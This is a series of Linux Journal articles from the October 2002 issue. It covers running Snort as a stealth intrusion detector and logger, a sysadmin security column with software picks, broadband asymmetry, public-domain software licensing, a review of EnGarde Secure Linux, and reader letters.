Stealthful Intrusion Detection

Intrusion detection is a big topic, and Snort's intrusion detection abilities are diverse and powerful. Before we go any further, then, I want to stress that I'm only scratching the surface: running Snort with a near-default configuration file, using only the included rules, is *not* the most effective way to use Snort as a NIDS. I'm describing this method here because it's a simple and fast way to get started with NIDS.

To start using Snort in NIDS mode, all you need to do is edit the file /etc/snort/snort.conf and start Snort in dæmon mode. Then, periodically update the Snort rules referenced in snort.conf as new attack signatures become available. Let's briefly discuss each of these steps.

Although you can specify any configuration file you like with Snort's -c startup option, most people use /etc/snort/snort.conf. For the remainder of this article I'll assume that's your choice too. Listing 2 shows a truncated but syntactically complete Snort configuration file.

Listing 2. A Sample snort.conf File

As you can see, a Snort configuration consists of global options, variable declarations, “preprocessor” statements, “output” statements and Snort rules. Global options (“config” statements) provide a handy means of setting most of the options that also can be passed to Snort via startup flags, which saves typing.

Variables are used by Snort rules to make attack detection more accurate. For example, by specifying the IP address of your local name servers via the DNS_SERVERS variable, Snort will disregard certain types of packets sent by your DNS servers that, in other circumstances, might look like attacks.

Preprocessor statements are used to configure preprocessor modules, which are Snort components that act on or alter packets prior to matching them against rules. For example, the preprocessor frag2 re-assembles fragmented packets, and it also watches out for IP-fragment-based attacks and other fragment-related anomalies.

Output statements configure postprocessor modules, which provide different means of logging or otherwise archiving Snort alerts and observed packets. For example, the database postprocessor can be used to log packets to a MySQL database for later correlation and analysis by tools such as ACID (www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html).

Finally, rules can be listed either directly, as with Listing 2's “Cisco Catalyst Remote Access” alert, or in included text files, as with the remainder of Listing 2. The latter method makes it easy to use the rule files maintained by the Snort team at www.snort.org/dl/signatures/snortrules.tar.gz (updated every 30 minutes!) or the ArachNID rules at www.whitehats.com/ids.

To start Snort in NIDS mode using this configuration file, execute this command:

```
snort -c /etc/snort/snort.conf -D -i eth1
```

Remember that in earlier examples we set up eth1 as our stealth interface.

By default, Snort will log alerts to /var/log/snort/alert and port-scanning activity to /var/log/snort/portscan.log. Packets referenced in alerts will be logged to subdirectories of /var/log/snort, as described in Listing 3.

A dedicated NIDS probe will need to start Snort in its boot routine. The official Snort RPM automatically installs the startup script /etc/init.d/snortd. Once you've configured Snort to your satisfaction, activate this script for the desired runlevels with the **chkconfig** command. You may need to write your own startup script if you installed Snort from source.

Running Snort in NIDS mode deserves its own article, even a whole *series* of articles, but this is enough to illustrate that Snort can be used with a non-IP-addressed interface and to show how to get started with NIDS mode.

Stealthful Logging

Now it's time to combine the previous two techniques in a third one: stealth logging. Normally, a central log server runs syslog or syslog-ng. And indeed, it's possible to capture log packets via a non-IP-addressed interface with Snort and pass them to syslog or syslog-ng. However, it's a lot simpler to let Snort write the packets to a log file itself. The method I'm about to describe uses Snort, tail and awk instead of a traditional logger (on the *central* logserver, that is; on hosts that *send* logs you'll still need to configure syslog or syslog-ng as described below).

Suppose you have a LAN segment with several servers whose log messages you'd like sent to a single log server. Suppose further that you're far less concerned with the confidentiality of these log messages than with their integrity. You don't care if anybody eavesdrops the messages, but you don't want the messages tampered with once they've been received by the central log server. Your log server, therefore, is connected to the LAN via a non-IP-addressed interface and will sniff log packets sent to a *bogus* IP address on the LAN.

Configuring Your Hosts to Send Logs to the Stealth Logger

On each server from which you wish to send logs, you'll need to do two things. The first step is to configure each sender's system logger to send its messages to the bogus IP. By “bogus”, I only mean that no host actually has that IP address; it *must* be valid for the LAN in question. Suppose our example LAN's network address is 192.168.1.0/24 and our bogus logger-host address is 192.168.1.111. Servers on the LAN that use standard syslog will each need a line like this in /etc/syslog.conf:

```
*.info                  @192.168.1.111
```

On servers that use syslog-ng, you'll need several lines in /etc/syslog-ng/syslog-ng.conf, like these:

```
destination d_loghost { udp(ip(192.168.1.111)
port(514)); };
filter f_info { level(info); };
log { filter(f_info); destination(d_loghost); };
```

In either case you may wish to specify different criteria from simply saying “all messages whose severity is 'info' or higher”, as shown in the above two examples.

Besides the appropriate lines in its logger's configuration file, each log sender will also need a static ARP entry for the bogus IP address. If your LAN consists of a hub or a series of “cascaded” hubs, this ARP address also can be bogus. If your LAN is switched, you'll instead need to specify the real MAC address (hardware address) of the log server. The command to add a static ARP entry on our example log-sending servers is:

```
arp -s 192.168.1.111 00:04:C2:56:54:58
```

where 192.168.1.111 is our bogus log-host IP, and 00:04:C2:56:54:58 is either a bogus MAC address or the real MAC address of our stealth logger's non-IP-addressed interface.

Now each server on our protected LAN is configured to send its logs to 192.168.1.111, and in the case of a switched LAN, they'll be sent to the stealth logger's switch port. Now all we need to do is configure the stealth logger itself.

Configuring Snort on the Stealth Logger

As with intrusion-detection mode, we can configure Snort as a stealth logger by editing only one file, /etc/snort/snort.conf. Listing 3 shows my Red Hat stealth logger's snort.conf file. Let's dissect it.

Listing 3. /etc/snort/snort.conf/ for a Stealth Logger

First, we have a single variable declaration: EXTERNAL_NET any. None of the other variables we set for NIDS mode are necessary here. Next, we've got a few config statements: dump_payload is equivalent to the command-line option -d; dump_chars_only is equivalent to -C; and logdir specifies the root directory for Snort logs (and is equivalent to -l).

Continuing down Listing 3, we next see one preprocessor statement: we're invoking the frag2 preprocessor with default settings. Large log packets may be fragmented, and if so, frag2 will re-assemble them for us.

Finally, the payoff: a single custom Snort rule. Writing Snort rules is no more complicated than writing iptables or ipchains rules, requiring only a basic understanding of how TCP/IP protocols and applications behave. The "Snort Users' Manual" at www.snort.org/docs/writing_rules documents this clearly and comprehensively. Let's walk through the Snort rule in Listing 3:

```
log udp 192.168.1.20/32 any ->
192.168.1.111/32 514 (logto:
"logged-packets";)
```

The rule begins with the rule action log. In this case, we're using Snort as a packet logger. So rather than writing a message to /var/log/snort/alert, we want Snort to log any packets that match the rule without writing an alert.

Next comes the rule's matching protocol, udp. **syslog** messages usually are sent via UDP.

After the rule's protocol comes its source IP, expressed in CIDR notation. 192.168.1.20 is the IP address of the host sending log packets, so we want to match packets sent by that host. /32 is CIDR shorthand for "parse all 32 address bits", which indicates this is a single host address rather than a range of addresses. To match packets from all hosts on the example LAN, we instead could specify a source IP of 192.168.1.0/24.

The source port follows the source IP, in this case "any" source port. "Any" is a common source-port designator in Snort rules, because with only a few exceptions, TCP/IP client applications send packets from arbitrary, high-numbered ports. In the middle of the rule is its direction operator (->), which signifies that the IP and port to the left of it pertain to the packet's source, and those to the right pertain to its destination. The other allowed direction operator is <>, which indicates that the source and destination IP/port pairs are interchangeable. In other words, Snort should match packets going in either direction between the specified IP addresses on the specified ports.

To the right of the direction operator come the rule's destination IP and destination port designators, 192.168.1.111/32 and 514, respectively. 192.168.1.111 is the bogus IP address to which our servers log, on UDP port 514.

Finally, the rule's options are listed between parentheses, delimited by semicolons if there are multiple options. In this case there's only one, logto: “logged-packets”. The logto option lets us specify a log file to which to write matched packets, in this case /var/log/snort/logged-packets (earlier we set the configuration option logdir to /var/log/snort).

Without the logto: option, Snort will log packets in a new subdirectory of the root log directory, one subdirectory per matched source-IP address. For a stealth logger's purposes, though, it's much better to use the logto: option to specify a *single* log file to which matched packets for each rule are logged. This allows you to group packets by rule rather than by transaction.

Whew, it took me longer to explain that single rule than it took me to explain the rest of our stealth logger's snort.conf file. But the rule is the important part. If you have additional servers sending log messages, you'll probably want a separate rule for each so their messages are logged to separate files.

Conclusion

Snort is a versatile and powerful tool for sniffing, intrusion detection and packet logging. Configuring it to run stealthily in sniffing mode or NIDS mode is easy; incorporating it into a stealth-logging solution is only slightly less so. Good luck with your logging and NIDS endeavors, stealthful or not!

LAN Segments, Hubs and Switches

Mick Bauer (mick@visi.com) is a network security consultant for Upstream Solutions, Inc., based in Minneapolis, Minnesota. He is the author of the upcoming O'Reilly book Building Secure Servers With Linux, composer of the “Network Engineering Polka” and a proud parent (of children).

Security Is an Attitude

David Bandel

Issue #102, October 2002

Those of you familiar with my column know I'm pretty fanatical about security. In this issue, you're going to read about system and network security, but I want to provide you the gospel according to David. I don't have the luxury of being able to sit in a nice quiet office and contemplate security, I'm just expected to implement something for my customers so they're as protected as they can be without spending a lot of money. My recipe is fairly short and simple, but the bottom line is to make wannabe black hats go where the pickins are easier.

First, shut off all non-essential network services (starting with inetd if nothing started by inetd is required). Verify using **netstat -tupan**. Make very restrictive /etc/hosts.allow rules (verify using **tcpdchk** and **tcpdmatch**), and make judicious use of Netfilter's state table, denying anything not specifically permitted.

Ensure all programs providing network services (Apache, sendmail, wu-ftpd, sshd, etc.), if on, are updated the day the updates are available. And, review log files daily for anomalies (use available programs to cull out routine messages). Logs ideally should be written to a very secure central log server.

Make sure user passwords are secure passwords. Ensure the public is routed through the firewall only to the untrusted LAN, and permit no direct access from the Internet into the trusted LAN. Use VPNs (FreeS/WAN, OpenSSH), and encrypt everything possible that will travel over the wire (FreeS/WAN, OpenSSH, GnuPG).

Never attribute to malice that which can be attributed to ignorance. Your users will never cease to amaze you with how little they know or how much their stumbling around in the dark will look like an attack. It probably isn't.


The above recipe will help, but it does nothing without this final ingredient: security is an attitude, not a set of programs or user restrictions. Set the example, and help users practice good security procedures. They can be your greatest asset or worst nightmare. If you practice the above religiously, you should not be the victim of a break-in. But if that should happen, unplug from the network, determine how the attacker got in (and what the intent was), then reload the system, recheck all patches, close the door so the attacker can't come back (if possible) and get back on-line. Reporting to the authorities is good, but not a priority unless the powers that be decide to pursue to prosecute and are willing to pay.

ProBIND probind.sourceforge.net

I'm always looking for better ways to handle DNS administration, and ProBIND does a good job, although the security area is lacking if you have multiple users updating only their DNS servers. It works extremely well if either the users are all trusted or only one person is updating many zones. (Or perhaps I missed something.) Another drawback is the requirement to have the PHP CGI module (the standalone interpreter). But if you have a lot of DNS zones to handle, I'd look closely at this application. Requires: MySQL, PHP with MySQL (both as a module and as a standalone interpreter), Apache, Perl, Perl module Net::DNS, OpenSSH (optional).

Tux Paint www.newbreedsoftware.com/tuxpaint

My kids love to play with the computers in the house. At four years old, both my daughters were logging in, playing games, even surfing the Web (barbie.com and cartoonnetwork.com have some great kids games). But they love to be creative and that means painting programs. When I want to see how good a program of this type is, I show my kids and let them go at it. If they're asking for it the next time they log in, I've got a winner. Requires: libSDL, libpthread, libSDL_image, libSDL_ttf, libSDL_mixer, libm, libesd (optional), libdl, libartsc, libX11, libXext, libjpeg, libpng, libz, libtiff, libfreetype, libvorbisfile, libvorbis, libogg, libsmpeg, glibc.



Starting a new picture will erase the current one!

That's Ok

Never Mind!

Tux Paint

hdup www.miek.nl/projects/hdup/hdup.shtml

Need to make some nonproprietary backups of your system on a regular basis? How about copying that backup to another system? And perhaps encrypting the backup as well? Easily done. Define the particular backup type in a config file, then call it as a monthly, weekly or daily (full or incremental) job. Requires: glibc, bash, openssh, mcrypt (optional).

Nebula Cards nebulacards.sourceforge.net

Anyone for a game of *Spades*? Play against humans and fill in the open seats with computer players. Other four-player games should be implemented easily (*Hearts*, *Bridge*, etc.). You even can provide a web interface via an applet. Requires: Java.

User-Friendly IPTables Firewall lug.mfh-iserlohn.de/uif

If you have problems creating iptables rules, you might want to check out UIF. Although UIF doesn't actually create rules for you, it can help you create your own. The configuration file of UIF is less complicated than the iptables rules, so you create the configuration file, and then UIF builds rules according to its slightly more understandable syntax. Let UIF remember whether a chain or target is capitalized. This program also handles stateful connections. Requires: Perl, Perl modules NetAddr::IP, Net::LDAP and, of course, iptables.

Linux Monitor sourceforge.net/projects/linux-mon

This utility is a good way to keep an eye on critical parts of a system. If it finds that a disk partition is too full or a service isn't running, it will make an entry in the syslog. Linux Monitor also can run a program; you set the time interval, and linux_mon watches. This program can be particularly effective for a large number of systems reporting to a central logger. Requires: libcrypto, libdl, glibc.

Downloader for X www.krasu.ru/soft/chuchelo

This month's pick from three years ago wasn't easy. It had to come from entries such as Geneweb and PortSentry, all of which I still use. I finally chose Downloader for X, which allows you to schedule downloads to start at a later time. You also can limit download speeds dynamically. These small features make this utility an excellent one, particularly if you have limited bandwidth. You also can download FTP or HTTP sites or files. Its one limitation is that it only runs in X (though few users would consider that a limitation). Requires: libpthread, libglib, libgtk, libgdk, libgmodule, libdl, libXext, libX11, libgdk_pixbuf, libstdc++, libm, glibc. Until next month.

David A. Bandel (david@pananix.com) is a Linux/UNIX consultant currently living in the Republic of Panama. He is coauthor of Que Special Edition: Using Caldera OpenLinux.

Is Symmetry Inevitable?

Doc Searls

Issue #102, October 2002

I'm writing this over a cable connection that gives me 3Mbps on the downstream side and 300Kbps on the upstream side. It's far better than the 144Kbps symmetrical DSL I had at my old place. The cable company (Cox High Speed Internet) doesn't even care if you hook up a WiFi base station. They also don't require that you buy their cable TV service (which we don't). Given the hell that other cable and DSL companies put their customers through, I really appreciate the company's relative cluefullness.

The connection's downstream speed is twice what I had over an office T1 line last year. But I miss the upstream advantages of that T1 connection, including the upstream speed, the eight IP addresses and the absence of restrictions on how I used them. It was well worth the $100/month fee, which was very cheap as T1 connections go.

Now that I'm back working out of my house, I'm faced with the choice between cheap 3Mbps/300Kbps asymmetrical cable for $35 a month and “business services” that begin at $99/month. The business class offers 768/256Kbps service and five IP addresses. If I want the equivalent of my old T1 service, I'll need to spend $309 per month, and I still only get 512Kbps on the upstream side.

In the old days, before Excite@Home failed and Cox was still Cox@Home (and using the @Home backbone service), the company didn't limit throughput in either direction. When we first moved to Santa Barbara, California (where I live now and where all this has been happening) in early 2001, we rented an apartment near the beach. When the cable guy came and installed the cable modem, the speed was flat-out astonishing. I'd download a movie trailer, and it would arrive in a few moments. I was getting 7Mbps downstream and 3Mbps upstream. It was as if the whole Internet was one big local hard drive.

When we moved to our current house, the speed went down, but not by much. Then, after Cox converted over to its own backbone services, speeds stabilized at 3Mbps/300Kbps. There is no way I'm going to be able to serve anything at better than a fraction of T1 speed out of my house, no matter what I pay.

Which is why I've been paying the big bucks to Xo Communications to host my personal domain, searls.com. Mostly it's a place where I archive a lot of files. Some are speeches and presentations that run up to 20MB and more. At the moment I'm paying $7.50/month for every 10MB over 100MB that Xo hosts, and keeping costs down by 404-ing the old stuff. I need bigger, cheaper storage.

I've found a hosting service with lower prices, but it's still a lot more than I'd pay for storage in my own house.

Which brings me to the big questions here: Why can't I serve files at high speeds out of my home? Wasn't the Net designed to be symmetrical in the first place?

Recently a friend told me that “the phone and cable guys are never going to get what WiFi is about...it's going to spread like the Net—in spite of them, not because of them.” I agree, because I believe foundational intentions have permanent influence over everything that follows. If the Net's founding architects wanted it to be symmetrical, that's what it will be. The question is, how long will it take? I'm 55, and I want it to happen in my lifetime. Will it?

In January 2002, I wrote about KPIG (www.linuxjournal.com/article/5571), the pioneering radio station that has been webcasting for seven years. They've been doing it all on Linux and other free and open-source software. As I write this in mid-July, KPIG ceased webcasting, because it can't afford the insane royalty rates imposed by the Copyright Arbitration Royalty Panel. CARP effectively restricted webcasting to broadcast conglomerates—none of which are interested. So internet radio has effectively been outlawed, and the RIAA is as happy as a maggot on a corpse. It's a huge victory for the forces of asymmetry. And it won't be the last one.

How long before the broadband distributors start trying to stomp out WiFi, which has been spreading like a weed? To my knowledge, not a single major bandwidth provider has stepped forward to embrace the WiFi movement, in spite of its obvious popularity. Instead, several recently have issued warnings to customers who spread bandwidth wirelessly around their neighborhoods.

It's hard for the big bandwidth providers even to begin conceiving the Net as anything other than an asymmetrical medium for the distribution of “content”, most of which is owned by somebody in the entertainment business. And it's also hard to conceive of bandwidth ownership passing to more enlightened hands.

But more and more consumers have also become producers—not only of goods for sale, but of opinions and influence. Sooner or later we're going to come through, thanks to our own personal technologies.

We have two secret weapons—so secret most of us don't even know we have them. One is the digital camcorder; the other is the digital camera. We're going to be making more and more movies and slide shows, and we're going to want to put them on the Web to share with our families, coworkers and customers. Unless the prices come way down, way fast, remote servers will remain too expensive. And it'll make much more sense simply to serve our stuff off a household hard drive. When that happens, there's going to be a barnstorm business in Cobalt Qubes and other breeds of Linux boxes. When that happens, symmetry will be restored. Maybe not tomorrow but probably in my lifetime. I hope.

Doc Searls is senior editor of *Linux Journal*.

Why the Public Domain Isn't a License

Lawrence Rosen

Issue #102, October 2002

The notion of tossing software into the air to be blown about haphazardly by the wind is not entirely frivolous. The image is apt to describe the public domain. Software engineers use the term “public domain” as if it means a place where anyone can do anything they want with software. Public domain software has no owner. Even the government doesn't own it. It is simply “free”, as in the terms “free beer” and “free speech”.

There *is* such a thing as the public domain, however. In it one can find Bach's sonatas, Shakespeare's plays, the drawings of da Vinci and the design of the Eiffel Tower. These things literally are available for anyone and everyone to use without permission.

Copyrighted works enter the public domain only when they grow old and the copyrights expire. Everything else, including certainly any computer software of recent vintage, is owned by somebody somewhere. It is not “free” for the taking.

The legal monopolies for software under copyright laws last a very long time. Under current law, copyright extends for the life of the author plus 70 years; in the case of pseudonymous or anonymous works or works made for hire, copyright extends for 95 years from the year of first publication or 120 years from the year of its creation, whichever expires first. The software industry is new, so it is rare today to find any important software for which the copyright has expired. (Congress recently extended the length of copyright term in a provision that has been described derisively as a special boon to the Walt Disney Company to protect its copyrights in Mickey Mouse cartoons. That extension has been challenged in the US Supreme Court as inconsistent with the Constitutional objective to grant copyright monopolies in order to encourage the progress of science and the arts.)

Just as there is nothing in the law that permits a person to dump personal property on a public highway, there is nothing that permits the dumping of copyrighted works into the public domain, except as happens in due course when any applicable copyrights expire. Until those copyrights expire, no mechanism is in the law by which an owner of software can simply elect to place it in the public domain.

One exception can be found in section 105 of the Copyright Act. Works written by the US government cannot obtain copyright protection and so are automatically in the public domain. Court decisions and Congressional statutes are obvious examples. However, this exception applies only to works created by employees of the US government and typically not by contractors to the government. University researchers and government laboratories ordinarily own copyrights in their works and can license them to third parties.

For these reasons, the “public domain” solution for free and open-source software is largely irrelevant.

Though there is no useful “public domain” repository of computer software, it is possible for a software creator to give it away. One doesn't have to be a lawyer to craft appropriate language: “This is my software. I hereby give it away to anyone who wants it for any purpose whatsoever.”

Unfortunately, such gifts are illusory. Under basic contract law, a gift cannot be enforced. The donor can retract his gift at any time, for any reason—scant security for someone intending to make long-term use of a piece of software.

This “Give-It-Away” license provides no protection for anyone if the donated software causes harm. Obviously one cannot intentionally give away something he knows to be dangerous; that is criminal behavior. But, neither can one escape a lawsuit because his gift was only accidentally harmful. The risk of such a license is far greater than the warm feelings that enrich the soul of the giver. One important value of a license is the opportunity to disclaim warranties and distribute the software “AS IS”. If you give software away, you may retain a risky warranty obligation.

Notice also that the donor under this “Give-It-Away” license has not placed any restrictions on the gift. For example, a recipient can make secret changes to the donated software and re-release the changed version for a fee under a proprietary license. To many people in the Free Software and Open Source movement, this violates another fundamental objective: the recipients of free or open-source software should abide by the same “published source” rules as the original donor. If recipients distribute the donated software, with or without changes, they should also publish their source code. The “Give-It-Away” license doesn't force reciprocal source code publication. (Neither, for that matter, do the BSD, MIT, Apache and similar software licenses.) If you want to impose conditions on copying or distribution of software—even the minimal set of conditions allowed under the Open Source Definition—you must use a license rather than rely on a gift to the “public domain”.

Caveat emptor. Use the “Give-It-Away” license at your own risk. And don't accept gifts of software presuming they are in the public domain. If you want to give away software for any use whatsoever, use a simple license such as the MIT license.

Legal advice must be provided in the course of an attorney-client relationship specifically with reference to all the facts of a particular situation and the law of your jurisdiction. Even though an attorney wrote this article, the information in this article must not be relied upon as a substitute for obtaining specific legal advice from a licensed attorney.

email: lrosen@rosenlaw.com

Lawrence Rosen is an attorney in private practice, with offices in Los Altos and Ukiah, California (www.rosenlaw.com). He is also executive director and general counsel for Open Source Initiative, which manages and promotes the Open Source Definition (www.opensource.org).

Archive Index Issue Table of Contents

Advanced search

EnGarde Secure Linux Professional 1.2

Jose Nazario

Issue #102, October 2002

Marketed as an office security product, EnGarde Secure Linux is a small office server distribution with a number of security features. These include a secure mail server, a secure web server supporting virtual hosts, a file server, DNS capabilities and a small office firewall.

With web administration capabilities and services for Microsoft client OSes, EnGarde offers a powerful setup in an easy-to-use box, and it accomplishes most of this using free software.

Installation and Setup

These days, one of the biggest things I look for with Linux distributions is how well they have solved the installation process. The installation of EnGarde was quite easy to accomplish. The text-based installer is much like the old Red Hat installations used to be. During the installation, you select what type of machine you would like to build (you can, of course, build combinations). You can choose from a firewall, a network intrusion detection system (using Snort), a database server (running MySQL), a secure mail (SMTP, POP, IMAP) server, a VPN appliance, a DNS server or a secure web server. The proper components and only the proper components are installed, meaning you have a trimmed-up system on the network installed with a reasonable set of defaults.

Configuration is done via the WebTool interface, though you can always access the system via the command line. X is not installed. After your initial reboot, you configure a few parameters on the host via a web browser, and then reboot again. From there you can configure various server parameters, including the certificates for your secure web or mail servers, firewall parameters, or the like.

The WebTool UI is also an easy-to-use system interface, allowing you to check on your system, control services and view system parameters. As an example, you can control access to the SSH dæmon via the UI, controlling the addresses, users and groups who can connect. System logs and backups also can be controlled from the WebTool interface.

Several server components that can be installed and managed using EnGarde Secure Linux are worth noting. One of the features of the secure e-mail server is SquirrelMail, a web-based e-mail solution. SquirrelMail can provide a well-sized workgroup or user base with a feature-rich and platform-independent e-mail solution that is managed on a secure platform. The WebTool UI can be used to configure the e-mail system, including the SSL enhanced POP3 and IMAP servers and the Postfix SMTP server.

An additional component is BIND 8.2.5 used as a DNS server. This can provide a rich set of DNS features, including split and dynamic DNS, all of which are configurable by the WebTool UI. Furthermore, the web server, along with virtual hosts and SSL certificates, is managed by the WebTool UI, giving users a powerful interface for a complete server. Lastly, the UI can be used to configure the firewall and port redirection rules, but at this time this feature isn't as mature as it could be.

Security in the Core

As part of the default installation, EnGarde installs a number of components that many administrators wind up installing later. The first is the OpenWall patch, which provides a non-executable stack. This works well to prevent a number of the common buffer-overflow exploits typically seen, but it doesn't stop exploits such as heap exploits, format string attacks or configuration problems.

Secondly, the Tripwire host-based intrusion detection system is installed in the base installation. Tripwire builds a database and monitors files for changes, keeping track of several characteristics for each file. This method goes well beyond the MD5 sums and dates monitored by the RPM tool in verify mode, and it provides a rigorous monitor of your host's filesystem.

Lastly, the LIDS access control system is installed with the default kernel. You can also boot a standard kernel lacking the LIDS system, should you need to. LIDS provides a way to minimize the impact any attacker could cause.

Best practices are also in play, as you would expect. Connections via FTP are disabled by default, Telnet is not installed, and SSH connections are controlled via private key authentication. The UI generates and downloads a private SSH key that you can then use with your SSH client to connect to the EnGarde server.

Updates Are Easy

Commercial Guardian Digital customers are allowed to use the Guardian Digital Secure Network to keep their system current. As new packages are released you can install them via the UI, making it easy to stay up-to-date with the patches as they're released.

One concern I typically have with an automatic update system is lost configurations or the use of a new one. As an example, OpenSSH moved from /etc/sshd_config to /etc/ssh/sshd_config as its dæmon configuration file. During an update it's not clear if the configuration file is being respected or not, so when something breaks you're left to fix it via the CLI. This can, of course, break the UI interaction and spiral downward quickly if you're not careful. Still, Guardian seems to have managed this pretty well; I was able to update my OpenSSH installation using this mechanism without any errors or loss of connectivity.

Appearances Aren't Everything

When I initially began to poke around the system, I was startled to find software with somewhat vintage version numbers. This includes the OpenSSH package and the 2.2.19 kernel.

To more thoroughly understand the reasons for this, as well as ensure that Guardian Digital knew what they were doing, I spoke with a company representative during the course of this evaluation. We had a productive conversation and many of my concerns were addressed.

Guardian Digital chose to use the 2.2 kernel series due to the company's concerns about the stability and security of the 2.4 kernels. The 2.4 kernel series was less mature during the development and engineering of EnGarde Secure Linux. As such, the Engineering team decided to go with proven technology, a wise move for a security product. Key features and fixes were back-ported.

Furthermore, the OpenWall kernel patch, which provides privacy enhancements and a non-executable stack, is production quality only for the 2.2 kernel series. So choosing security and stability over being cutting edge, EnGarde ships with a 2.2.19 kernel.

Similarly, the choice of having OpenSSH remain at version 2.3 was based on the principle of “if it isn't broken, don't fix it”. Again, this is a wise move for a security product or any core infrastructure product. Although features and enhancements have been integrated, there was no need to upgrade to a newer version until the recent remote hole was detected in OpenSSH. At that time, EnGarde quickly issued an OpenSSH 3.3p1 package and introduced the privsep capability in their version of OpenSSH.

All of these concerns were addressed in this conversation with a Guardian Digital representative. I agree with their choices to pick known security concerns and fixes over unknowns in both security and stability.

Room for Improvement

During the course of my testing EnGarde, I found several areas for improvement. Although some of these areas are addressed by other products or may not be appropriate for the nature of EnGarde Secure Linux 1.2, their inclusion would strengthen an otherwise leading-edge product.

An ability to modify the Tripwire database settings, such as where to store it and an improved UI for reports, would be nice. While the UI does do text reports, slogging through pages of flat text with no highlighting or coloration makes it difficult to spot changes. A different, write-once storage location for the database greatly would improve the security of the system as well.

Similarly, a configuration tool for the LIDS system also would be a wise addition. LIDS can be powerful, but the ability to change it requires a fairly in-depth understanding of capabilities. A simple UI to grant or revoke such capabilities would be useful for the the EnGarde system, much like the one IRIX offers. It wouldn't have to be complex, but enough to ensure that the LIDS features were being used in a manner consistent for the site.

Password management on EnGarde also could be improved. Several of the suggestions for passwords, useful for the mail server, for example, are rather weak and easily guessable. The integration of a password suggestion tool, one that does much stronger suggestions, would have been a welcome finding.

The firewall services are based on ipchains, which is a stateless firewall tool. This means it cannot understand connections, only flags on a per-packet basis, something that the 2.4 firewall package Netfilter can do. The addition of a tool such as SPF, which can add this capability to ipchains, would make their firewall more robust.

Lastly, a small office most certainly could use a robust web proxy service. The firewall configuration tool can allow you to use the built-in ipchains application assistants, but they're no equal to a solid proxy.

Some of these concerns cannot be addressed in the corporate product that EnGarde is aiming to be. However, some of them only can enhance what is shaping up to be a class leader.

Conclusions

Guardian Digital is making great strides with their EnGarde Secure Linux Professional distribution. With the 1.2 release of their product, they demonstrate how well a Linux solution can fit into a Windows-based organization. Furthermore, their solution is easy to set up and use, meaning you can secure your network without having to become an expert at everything. A recommended product.

Product Info/Good/Bad

email: jose@monkey.org

Jose Nazario is a Biochemistry graduate student nearing the completion of his PhD. Side projects include Linux and other UNIX variants, software and security-related matters and hobbies outside his office, including fly-fishing and photography.

Archive Index Issue Table of Contents

Advanced search

Letters

Various

Issue #102, October 2002

Will the Clue Train Stop at the ThinkPad Factory?

Having just bought an IBM ThinkPad (great piece of hardware), declined the license agreement and installed Linux, I thought you might be interested to hear of my ongoing communication with IBM on this subject. Here's an excerpt from their first e-mail:

> Our legal department has provided the following response: “IBM does not sell its notebook or desktop personal computers without an operating system. Today, all IBM personal computers are preloaded with a Microsoft Windows operating system. From time to time, we also have offered certain ThinkPad notebooks with the Linux operating system. All of IBM's personal computers ship as a complete system. IBM does not accept the return of individual software items separate from the system. We will, however, accept return of the entire system within 30 days of purchase for a full refund.”

This fight continues to be a burden to us all, and I'd be interested in any upcoming revival of Windows Refund Day. It's not the money, it's the principle involved.

—Alan Wardroper

IBM's ThinkPad and legal departments must not have been on the list for Lou Gerstner's “we support Linux” memo. Somebody send us an extra copy and we'll make sure they get it.

—Editor

Read My Lips, You Will

I found your article very interesting on how ILM works with Linux. I was intrigued by the fact that they had a more real-looking Yoda than George wanted (which made sense). However, I was wondering if you could ask the guys in your interview if they could release a little video with the *real*-looking Yoda. I am curious as to how that one would have looked.

—Kreg Steppe

Robin Rowe replies: Getting pictures is often the most challenging part when researching movie studio stories. Hollywood clears a limited number of stock images for publicity. Writers don't usually get a choice of what pictures they will receive. I'm fortunate to receive the cooperation of the studios for Linux screenshots, but don't get everything I ask for.

Vendors Can Help Sponsor Projects

I am an avid shooter and compete in a number of shooting competitions. One thing that a number of the shooting supplies vendors do when you place an order is ask if it is okay to add $1.00 to your order for a contribution to the NRA. Millions of dollars are contributed to the NRA this way. Many Linux and open-source projects and programs could really use funding assistance. I thought the same sort of program could be used to assist these programs and projects. Perhaps each of the vendors in Linux could “adopt” a project and collect for that specifically. Perhaps the buyer could be given a choice, or the funds could go into a common pot and be doled out as needed. I know I would not have a problem if your folks asked me for $1.00 when I renewed my subscription or bought something from ThinkGeek, SuSE or Mandrake.

—Jim Krebs

Some vendors already do this—linux-cd.com will let you put a donation on the order form when you get Debian CDs.

—Editor

Where's Broadcast2000?

I read your review about NLE video editors [*LJ*, February 2002] for Linux and am interested in the Broadcast2000 source. How can I get it?

—Joel Estes

Robin Rowe replies: Cinelerra replaces Broadcast2000. You can find that at heroinewarrior.com/cinelerra.php3. Getting Cinelerra support can be difficult, but LMA (www.lmahd.com) supports Cinelerra with purchase of its editing workstations.

Turn That Thing Down!

As an aging 37-year-old rock musician and IT administrator, I'm finding it more and more painful working around the increasingly loud forest of fans, hard drives, etc. Even the whine of the hard drive in my Mac Cube bothered me enough to dump it. I would absolutely love to see an article on how we with sensitive eardrums could build the “Ultimate Silent Home Linux Box”. Anyone up for the task?

—Dave Scarbrough

maddog's Story of LI's Founding

